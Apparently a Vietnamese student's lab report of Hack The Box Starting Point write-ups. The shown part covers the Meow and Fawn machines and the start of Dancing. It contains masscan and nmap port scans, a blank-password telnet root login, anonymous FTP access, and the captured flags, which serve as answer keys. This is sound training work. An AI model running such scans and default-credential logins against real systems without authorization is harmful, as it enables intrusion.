

ALL HACKTHEBOX STARTING POINT

FREE MACHINE WRITE UP

Môn học: An toàn mạng

Tên chủ đề: Hack The Box

GVHD: *Nghi Hoàng Khoa*

1. THÔNG TIN CHUNG:

Lớp: NT140.P11.ANTT

STT	Họ và tên	MSSV	Email
1	Tù Chí Kiên	22520713	22520713@gmail.com

2. NỘI DUNG THỰC HIỆN:¹

STT	Nội dung	Tình trạng	Trang
1	Tier 0	100%	Xem mục lục
2	Tier 1	100%	Xem mục lục
3	Tier 2	100%	Xem mục lục
Điểm tự đánh giá			10/10

MỤC LỤC:

Ảnh minh chứng:.....	7
Phần Write up:	9
TIER 0:.....	9
Moew (7 task and root):	9
Task 1 yêu cầu ghi tên đầy đủ của 2 chữ viết tắt VM	10
Task 2: Hỏi sử dụng công cụ gì để kết nối đến box qua vpn	10
Task 3: Hỏi sử dụng dịch vụ vpn nào để kết nối đến box	11
Task 4: Hỏi cách để kiểm tra kết nối thành công thì sử dụng công cụ nào:.....	11

Task 5: Hỏi công cụ thông dụng dùng để quét những cổng đang mở của mục tiêu:.....	11
Task 6: Hỏi dịch vụ trên cổng 23 là dịch vụ gì:.....	12
Task 7: Hỏi tên người dùng nào có thể đăng nhập với mật khẩu rỗng:	12
Task cuối của box là tìm flag của root:.....	13
Fawn (11 task and root):	13
Task 1: Hỏi từ FTP là viết tắt của từ nào	14
Task 2: Hỏi dịch vụ ftp đang mở ở cổng nào:	14
Task 3: Hỏi từ viết tắt của phiên bản ftp an toàn hơn:	14
Task 4: Hỏi sử dụng câu lệnh nào để kiểm tra kết nối đến box	15
Task 5: Hỏi phiên bản của ftp:	15
Task 6: Hỏi hệ thống của mục tiêu.....	16
Task 7: Câu lệnh được dùng để giúp đỡ khi sử dụng ftp client:	16
Task 8: Hỏi sử dụng tên người dùng nào mà có thể đăng nhập không cần tài khoản:.....	16
Task 9: Hỏi mã nhận được khi xuất hiện thông điệp ‘Login successful’.....	16
Task 10: Hỏi lệnh liệt kê tất cả tệp và thư mục trong một thư mục của máy chủ ftp. Ngoài lệnh dir ra.	17
Task 11: Hỏi câu lệnh nào được tìm thấy trong máy chủ ftp được dùng để tải file xuống.....	17
Task cuối cùng yêu cầu tìm flag:.....	18
Dancing (7 task and root):.....	18
Task 1: Hỏi SMB là viết tắt của từ nào.....	19
Task 2: Hỏi cổng nào đang có dịch vụ SMB	19
Task 3: Hỏi tên dịch vụ trên cổng 445.....	20
Task 4: Hỏi dùng option nào có thể liệt kê các share trong máy chủ	20
Task 5: Hỏi có bao nhiêu share	21
Task 6: Hỏi tên của share mà người dùng có thể đăng nhập với mật khẩu rỗng.	21
Task 7: Hỏi lệnh nào có thể dùng để tải file xuống.	21
Task cuối yêu cầu flag	22
Redeemer (10 task and root):	23

Task 1: Hỏi cổng tcp đang mở trong máy:	23
Task 2: Hỏi dịch vụ của cổng đang mở:.....	24
Task 3: Hỏi redis là loại cơ sở dữ liệu nào.....	24
Task 4: Hỏi phiên bản command line trên máy chủ redis	24
Task 5: Hỏi option nào được sử dụng để chỉ rõ hostname	24
Task 6: Câu lệnh nào được dùng để lấy được thông tin thường và thông tin thống kê trên máy chủ.	25
Task 7: Hỏi phiên bản của Redis trên máy:	26
Task 8: Câu lệnh được dùng để chọn cơ sở dữ liệu mong muốn trong redis.....	26
Task 9: Có bao nhiêu key trong cơ sở dữ liệu với chỉ số 0.....	26
Task 10: Hỏi câu lệnh để liệt kê tất cả các key của một cơ sở dữ liệu	27
Task cuối phải tìm flag của root:	27
TIER 1:.....	27
Appointment (10 Task and root):	27
Task 1: Hỏi SQL là viết tắt của từ gì	28
Task 2: Hỏi một trong những lỗ hổng phổ biến liên quan đến SQL	28
Task 3: Hỏi vị trí của lỗ hổng này trên Top 10 OWASP 2021	28
Task 4: Dịch vụ và phiên bản của dịch vụ đang chạy ở cổng 80	29
Task 5: Cổng thường dùng cho giao thức HTTPS.....	29
Task 6: Trong ứng dụng web, một folder được gọi là	29
Task 7: Mã cho http respond 'Not Found'	29
Task 8: Flag nào trong gobuster được sử dụng để brute force thư mục	30
Task 9: Trong MySQL, một ký tự mà có thể chuyển một dòng thành comment..	30
Task 10: Từ đầu tiên khi đăng nhập vào trang web	31
Task cuối cùng : tìm flag của root	32
Sequel (7 Task and root):	32
Task 1: Hỏi cổng nào đang có dịch vụ MySQL	33
Task 2: Hỏi phiên bản của MySQL	33
Task 3: Hỏi trên MySQL command line client, sử dụng switch nào để yêu cầu một username nhất định khi đăng nhập	33
Task 4: Đăng nhập bằng username nào mà không cần mật khẩu.....	34
Task 5: Để liệt kê tất cả những gì có trong một bảng, sử dụng ký tự gì.	34

Task 6: Để tín hiệu kết thúc một câu truy vấn sử dụng ký tự nào	34
Task 7: Hỏi ngoài 3 tên cơ sở dữ liệu thông dụng trong mysql, tên đặc biệt trong mysql này là gì.....	35
Task cuối: tìm flag của root.....	35
Crocodile (9 task and root):.....	36
Task 1: Hỏi trong nmap option nào để xuất script mặc định của việc quét	37
Task 2: Hỏi dịch vụ tìm thấy ở cổng 21 ở phiên bản gì.....	37
Task 3: Hỏi mã kế bên thông điệp ‘Login successful’ sau khi đăng nhập thành công.....	38
Task 4: Dùng username nào để đăng nhập dưới dạng ẩn danh.....	38
Task 5: Hỏi sau khi đăng nhập, sử dụng lệnh gì để tải file xuống.....	38
Task 6: Hỏi username có vẻ là có quyền cao nhất trong tệp “allowed.userlist” ..	39
Task 7: Yêu cầu phiên bản của apache http Server	40
Task 8: Hỏi switch nào dùng trong Gobuster để tìm loại tệp chỉ định	40
Task 9: Sau khi brute force tệp php nào tồn tại cơ hội để xác thực vào trang web	41
Cuối cùng yêu cầu root flag.....	42
Responder (10 task and root):.....	43
Task 1: Khi truy cập địa chỉ ip thì được chuyển hướng đến tên miền nào?	43
Task 2: Server sử dụng ngôn ngữ script nào để tạo trang web	43
Task 3: Hỏi tên của hành phần trong url mà quyết định ngôn ngữ của trang ..	44
Task 4: Hỏi ví dụ nào sau đây sẽ khai thác một tệp cục bộ	45
Task 5: Đây thì hỏi cái ví dụ nào dùng để khai thác thêm tệp từ xa.....	45
Task 6: Hỏi từ nguyên bản của viết tắt NTLM.....	46
Task 7: Hỏi trong responder thì sử dụng cờ nào để kết nối đến bè mặt kết nối mạng	46
Task 8: Hãy cho biết tên đầy đủ của công cụ khai thác mật khẩu có tên là john	47
Task 9: Hỏi mật khẩu của người dùng administrator	47
Task 10: Hỏi cái cổng mà sử dụng dịch vụ window để kết nối từ xa sử dụng responder với mật khẩu lấy được.....	48
Task cuối là tìm flag của root:	49
Three (9 task and root):.....	51


Task 1: Hỏi có bao nhiêu cổng tcp đang mở.....	52
Task 2: Hỏi tên miền của địa chỉ email được cung cấp trong phần Contact của trang web.....	52
Task 3: Hỏi khi không có sự hiện diện của DNS server, tệp Linux nào được dùng để phân giải tên miền:	53
Task 4: Trong quá trình liệt kê thì tìm thêm được tên miền con nào?	53
Task 5: Hỏi dịch vụ trên cái tên miền con đó	54
Task 6: Hỏi tên gọi của command line sử dụng trong cái dịch vụ chạy trên tên miền đó.....	54
Task 7: Hỏi lệnh nào được dùng để cài đặt aws cli	55
Task 8: Hỏi câu lệnh được dùng để xuất tất cả những gì trong s3 buckets.....	55
Task 9: Hỏi máy chủ chạy loại tệp scripting nào	56
Task cuối: tìm flag của root:	57
TIER 2:.....	58
Archetype(7 task and user+root):.....	58
Task 1: Hỏi cổng tcp chạy một máy chủ cơ sở dữ liệu	59
Task 2: Hỏi tên của một share không thuộc về quản trị qua smb	59
Task 3: Tìm password trong một tệp của smb share đó:	60
Task 4: Hỏi script nào trong bộ Impacket dùng để kết nối được xác thực đến Microsoft SQL Server	61
Task 5: Hỏi phương thức nào trong Microsoft SQL Server có thể tạo một Window command line	61
Task 6: Sử dụng script nào để tìm đường tăng quyền hạn trên window.....	63
Task 7: Hỏi mật khẩu của người dùng administrator:	63
Task tìm user flag thì theo phần trên đã tìm thấy rồi:.....	67
Task cuối tìm flag của root:	68
Oopsie (10 task and user+root):.....	69
Task 1: Hỏi công cụ nào được dùng để gián đoạn lưu lượng web	69
Task 2: Hỏi đường dẫn mà máy chủ web trả về để xây dựng trang login.....	69
Task 3: Hỏi thành phần trên trang có thể thay đổi để truy cập đến trang upload	70
Task 4: Hỏi access ID của admin.....	73
Task 5: Khi tải tệp lên thì thư mục nào sẽ chứa tệp trên máy chủ	73


Task 6: Hỏi tệp chứa mật khẩu và thuộc share của người dùng Robert.....	74
Task 7: Hỏi lệnh thực hiện với option “-group bugtracker” có thể truy xuất những tệp trong nhóm đó	79
Task 8: Hỏi dù là người dùng nào khi thực hiện bugtracker thì được thực thi dưới quyền hạn của người dùng nào.....	80
Task 9: SUID là viết tắt cho từ nào	80
Task 10: Hỏi tên của câu lệnh được thực thi dưới môi trường không an toàn ...	81
Task tiếp tìm user flag thì ở trên đã tìm thấy.....	82
Task cuối thì phải tìm flag của root:	82
Vaccine(7 Task and user+root):.....	83
Task 1: Hỏi ngoài dịch vụ ssh và http còn dịch vụ gì nữa	84
Task 2: Hỏi đăng nhập vào ftp không sử dụng mật khẩu thì đăng nhập dưới tên người dùng gì	84
Task 3: Hỏi tên của tệp có thể tải xuống từ ftp.....	84
Task 4: Hỏi script thuộc công cụ John The Ripper và dùng để tìm và tạo mật khẩu ở dạng hash từ một tệp zip.....	85
Task 5: Tìm kiếm mật khẩu của admin	86
Task 6: Hỏi option nào sử dụng trong sqlmap để thực hiện sql injection	88
Task 7: Trong postgres chương trình gì người dùng có thể chạy dưới dạng root sử dụng sudo.....	90
Task tiếp theo: Yêu cầu nhập flag của user	95
Task cuối: Tìm flag của root.....	96
Unified (12 task and user+root):.....	96
Task 1: Hỏi 4 cổng đầu tiên đang mở	97
Task 2: Hỏi tiêu đề phần mềm đang chạy trên cổng 8443.....	98
Đáp án Unifi Network.....	98
Task 3: Phiên bản của phần mềm unifi.....	98
Task 4: Hỏi tên của CVE cho lỗ hổng này	99
Task 5: Giao thức làm đòn bẩy JNDI trong injection.....	99
Task 6: Công cụ gì dùng để gián đoạn lưu lượng web và cho biết tấn công thành công.....	100
Task 7: Gián đoạn gói tin sử dụng cổng nào	101

Task 8: Hỏi cổng dịch vụ Mongodb chạy trên cổng nào	101
Task 9: Tên mặc định của cơ sở dữ liệu cho ứng dụng unifi:	103
Task 10: Hàm gì được dùng để liệt kê những người dùng trong MongoDB	103
Task 11: Hàm gì được dùng để cập nhật người dùng trong MongoDB	104
Task 12: Tìm kiếm mật khẩu của người dùng root.....	105
Task tìm flag user:	106
Task tìm flag root	107

Ảnh minh chứng:

Tier 0:






Tier 1:





Tier 2:



Phần Write up:

TIER 0:

Moew (7 task and root):

Đầu tiên quét box để xem cổng(port) nào đang mở, em sử dụng masscan để quét nhanh hơn:

```
$ sudo masscan -p1-65535,U:1-65535 10.129.188.29 --rate=1000 -e tun0
[sudo] password for kali:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2024-10-10 06:29:57 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 23/tcp on 10.129.188.29
Rate: 0.00-kpps, 100.00% done, waiting -11-secs, found=1
```

Sau đó quét lại những cổng đang mở để xem chi tiết.

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ sudo nmap -p 23 10.129.188.29
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-10 02:38 EDT
Nmap scan report for 10.129.188.29
Host is up (1.5s latency).

PORT      STATE SERVICE
23/tcp    open  telnet

Nmap done: 1 IP address (1 host up) scanned in 2.74 seconds
```

Kết quả trên cho biết cổng 23 đang mở với dịch vụ telnet.

Quay lại đến các task trên trang:

Task 1 yêu cầu ghi tên đầy đủ của 2 chữ viết tắt VM

Thì đó là virtual machine

TASK 1

What does the acronym VM stand for?

*****e

virtual machine

Hide Answer

Flag icon

Task 2: Hỏi sử dụng công cụ gì để kết nối đến box qua vpn

Đáp án là terminal

TASK 2

What tool do we use to interact with the operating system in order to issue commands via the command line, such as the one to start our VPN connection? It's also known as a console or shell.

```
*****l
```



terminal

Hide Answer

Task 3: Hỏi sử dụng dịch vụ vpn nào để kết nối đến box

Đáp án là openvpn

TASK 3

What service do we use to form our VPN connection into HTB labs?

```
*****n
```



openvpn

Hide Answer

Task 4: Hỏi cách để kiểm tra kết nối thành công thì sử dụng công cụ nào:

Đáp án là lệnh ping trong terminal

TASK 4

What tool do we use to test our connection to the target with an ICMP echo request?

```
***g
```



ping

Hide Answer

Task 5: Hỏi công cụ thông dụng dùng để quét những cổng đang mở của mục tiêu:

Đáp án là nmap

TASK 5

What is the name of the most common tool for finding open ports on a target?

```
***p
```



nmap

Hide Answer

Task 6: Hỏi dịch vụ trên cổng 23 là dịch vụ gì:

Đáp án: telnet

TASK 6

What service do we identify on port 23/tcp during our scans?

*****t

telnet

[Hide Answer](#)

Task 7: Hỏi tên người dùng nào có thể đăng nhập với mật khẩu rỗng:

Để tìm hiểu thì liên kết đến dịch vụ telnet bằng cách nhập câu lệnh: telnet <ip của box>

Tên người dùng là root và nhấn enter trong phần mật khẩu.

```
 nmap done. 1 IP address (1 host up) scanned in 2.74 seconds
 [+] Port Nmap 7.92 (https://nmap.org) at 2021-09-24 20:30 BST
 [kali㉿kali)-[~/Documents/NT140/Hackthebox]
 $ telnet 10.129.188.29
 Trying 10.129.188.29 ... port ports (reset)
 Connected to 10.129.188.29.
 Escape character is '^]'.
 ^M^H^H
 [Meow] Meow Linux Telnetd
 [Meow] Meow login: Meow
 [Meow] Meow: password:
 [Meow] Meow: incorrect
 [Meow] Meow: root
 [Meow] Meow: Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: low in https://landscape.canonical.com protocol, we find out
 * Support: https://ubuntu.com/advantage
 for remote management of other hosts on the network. Since the target
 System information as of Thu 10 Oct 2024 06:50:31 AM UTC
 [Meow] Meow: load average: 0.0
 [Meow] Meow: Usage of /: 41.7% of 7.75GB
 [Meow] Meow: Memory usage: 4%
 [Meow] Meow: Swap usage: 0%
 [Meow] Meow: Processes: 135
 [Meow] Meow: Users logged in: 0
```

Vậy đáp án là root

TASK 7

What username is able to log into the target over telnet with a blank password?

```
***t
```

root

Hide Answer

Task cuối của box là tìm flag của root:

Sau khi đăng nhập vào root, thử liệt kê những gì có trong thư mục hiện tại bằng lệnh ls.

Tìm thấy một tệp flag.txt và dùng lệnh cat đến xuất dữ liệu trong tệp.

```
Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0
root@Meow:~# whoami
root
root@Meow:~# ls
flag.txt  snap
root@Meow:~# cat flag.txt
b40abdfc23665f766f9c61ecba8a4c19
root@Meow:~#
```

Từ đây đã có flag của root.

SUBMIT FLAG

Submit root flag

```
*****
```

b40abdfc23665f766f9c61ecba8a4c19

Hide Answer

Fawn (11 task and root):

Đầu tiên phải kết nối đến box và quét box để tìm các cổng đang mở.

```

root@kali:~# (kali㉿kali)-[~/Documents/NT140/Hackthebox]
└─$ sudo masscan -p1-65535,U:1-65535 10.129.8.255 --rate=1000 -e tun0
[sudo] password for kali:
* Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2024-10-10 06:57:25 GMT
* Initiating SYN Stealth Scan
  Scanning 1 hosts [131070 ports/host]
  Discovered open port 21/tcp on 10.129.8.255
  ^Zte: 0.00-kpps, 100.00% done, waiting -5-secs, found=1
zsh: suspended sudo masscan -p1-65535,U:1-65535 10.129.8.255 --rate=1000 -e tun0

root@kali:~# (kali㉿kali)-[~/Documents/NT140/Hackthebox]
└─$ nmap -p 21 10.129.8.255
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-10 03:00 EDT
Nmap scan report for 10.129.8.255
Host is up (0.36s latency).

PORT      STATE SERVICE
21/tcp    open  ftp

Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds

```

Sau khi quét thì cổng 21 đang mở với dịch vụ ftp

Task 1: Hỏi từ FTP là viết tắt của từ nào

Đáp án: file transfer protocol

TASK 1

What does the 3-letter acronym FTP stand for?

***** ***** *file transfer protocol*****]

file transfer protocol

Hide Answer

Task 2: Hỏi dịch vụ ftp đang mở ở cổng nào:

Đáp án là 21

TASK 2

Which port does the FTP service listen on usually?

**

21

Hide Answer

Task 3: Hỏi từ viết tắt của phiên bản ftp an toàn hơn:

Đáp án là sftp

TASK 3

FTP sends data in the clear, without any encryption. What acronym is used for a later protocol designed to provide similar functionality to FTP but securely, as an extension of the SSH protocol?

***p

**sftp**[Hide Answer](#)

Task 4: Hỏi sử dụng câu lệnh nào để kiểm tra kết nối đến box

Đáp án: ping

TASK 4

What is the command we can use to send an ICMP echo request to test our connection to the target?

***g

**ping**[Hide Answer](#)

Task 5: Hỏi phiên bản của ftp:

Để xem phiên bản, chạy lại nmap trên cổng đó với option -sV.

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ nmap -p 21 -sV 10.129.8.255
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-10 03:11 EDT
Nmap scan report for 10.129.8.255
Host is up (0.64s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 9.50 seconds

```

Theo kết quả trên cho biết phiên bản của ftp và hệ thống của box

Đáp án: vsftpd 3.0.3

TASK 5

From your scans, what version is FTP running on the target?

***** *.*.3

**vsftpd 3.0.3**[Hide Answer](#)

Task 6: Hỏi hệ thống của mục tiêu

Đáp án là Unix

TASK 6

From your scans, what OS type is running on the target?

```
***x
```

unix

Hide Answer

Task 7: Câu lệnh được dùng để giúp đỡ khi sử dụng ftp client:

Đáp án: ftp -h

TASK 7

What is the command we need to run in order to display the 'ftp' client help menu?

```
*** -h
```

ftp -h

Hide Answer

Task 8: Hỏi sử dụng tên người dùng nào mà có thể đăng nhập không cần tài khoản:

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ ftp 10.129.8.255
Connected to 10.129.8.255.
220 (vsFTPd 3.0.3)
Name (10.129.8.255:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> Success!
```

Đáp án là anonymous

TASK 8

What is username that is used over FTP when you want to log in without having an account?

```
*****S
```

anonymous

Hide Answer

Task 9: Hỏi mã nhận được khi xuất hiện thông điệp ‘Login successful’

Đáp án là 230

TASK 9

What is the response code we get for the FTP message 'Login successful'?

230

Hide Answer

Task 10: Hỏi lệnh liệt kê tất cả tệp và thư mục trong một thư mục của máy chủ ftp. Ngoài lệnh dir ra.

Đáp án: ls

TASK 10

There are a couple of commands we can use to list the files and directories available on the FTP server. One is dir. What is the other that is a common way to list files on a Linux system.

**

ls

Hide Answer

Task 11: Hỏi câu lệnh nào được tìm thấy trong máy chủ ftp được dùng để tải file xuống.

Có thể sử dụng lệnh help để xuất ra những câu lệnh có thể sử dụng được

Liệt kê dùng lệnh ls, tìm thấy một tệp có tên là flag.txt

```
ftp> help
Commands may be abbreviated. Commands are: Tags
      Anonymouse Guest Access
!
$      edit      lpage      nlist      ls      rcbuf      struct
account epsv      lpwd       nmap       recv      sunique
append epsv4     ls        ntrans      reget      system
ascii  epsv6     macdef    open       remopts   tenex
bell   exit      mdelete   page      rename    throttle
binary features  mdir      passive   reset     trace
bye    fget      mget      pdir      restart   type
case   form      mkdir     pls      TASK 1    rhelp    umask
cd    ftp       mls       pmlsd    preserve  What is the command used to download the
cdup   gate      mlsd     proxy    progress  rmdir    unset
chmod  glob      mode     prompt   unique   rstatus  usage
close  hash      modtime  proxy    get      sendport xferbuf
cr    help      more     put      site    set      ?
debug  idle      mput     pwd      size    size
delete image    mreget   quit    quote   sndbuf
dir   lcd       msend    rate    status
disconnect less    newer
ftp> ls
229 Entering Extended Passive Mode (|||6754|)
150 Here comes the directory listing.
-rw-r--r--  1 0        0           32 Jun 04  2021 flag.txt
226 Directory send OK.
ftp> ■
```

Đáp án: get

TASK 11

What is the command used to download the file we found on the FTP server?

get

Hide Answer



Task cuối cùng yêu cầu tìm flag:

Khi đã tìm thấy tệp flag.txt, dùng lệnh cat để liệt kê.

```
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||48145|)
150 Opening BINARY mode data connection for flag.txt (32 bytes).
100% |*****| 32 0.08 KiB/s 00:00 ETA
226 Transfer complete.
32 bytes received in 00:01 (0.02 KiB/s)
ftp> bye
221 Goodbye.
```

(kali㉿kali)-[~/Documents/NT140/Hackthebox]

\$ ls

flag.txt starting_point_TCK122h2.ovpn

(kali㉿kali)-[~/Documents/NT140/Hackthebox]

\$ cat flag.txt

035db21c881520061c53e0536e44f815

SUBMIT FLAG

Submit root flag



SUBMIT FLAG

Submit root flag

035db21c881520061c53e0536e44f815

Hide Answer



Dancing (7 task and root):

Bắt đầu bằng cách quét tất cả các cổng để kiểm tra cổng nào đang mở tương tự như :

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
└─$ nmap -Pn -sC -sV -p- -vvvvvv --reason --min-rate=1000 -T4 -oA all_tcp 10.129.32.229
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-14 20:21 +07
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:21
Completed NSE at 20:21, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:21
Completed NSE at 20:21, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:21
Completed NSE at 20:21, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 20:21
Completed Parallel DNS resolution of 1 host. at 20:22, 13.00s elapsed
DNS resolution of 1 IPs took 13.00s. Mode: Async [#: 1, OK: 0, NX: 0, DR: 1, SF: 0, TR: 3, CN: 0]
Initiating Connect Scan at 20:22
Scanning 10.129.32.229 [65535 ports]
Increasing send delay for 10.129.32.229 from 0 to 5 due to 11 out of 11 dropped probes since last increase.
Increasing send delay for 10.129.32.229 from 5 to 10 due to 173 out of 431 dropped probes since last increase.
Discovered open port 139/tcp on 10.129.32.229
Discovered open port 135/tcp on 10.129.32.229
Discovered open port 445/tcp on 10.129.32.229
Warning: 10.129.32.229 giving up on port because retransmission cap hit (6).
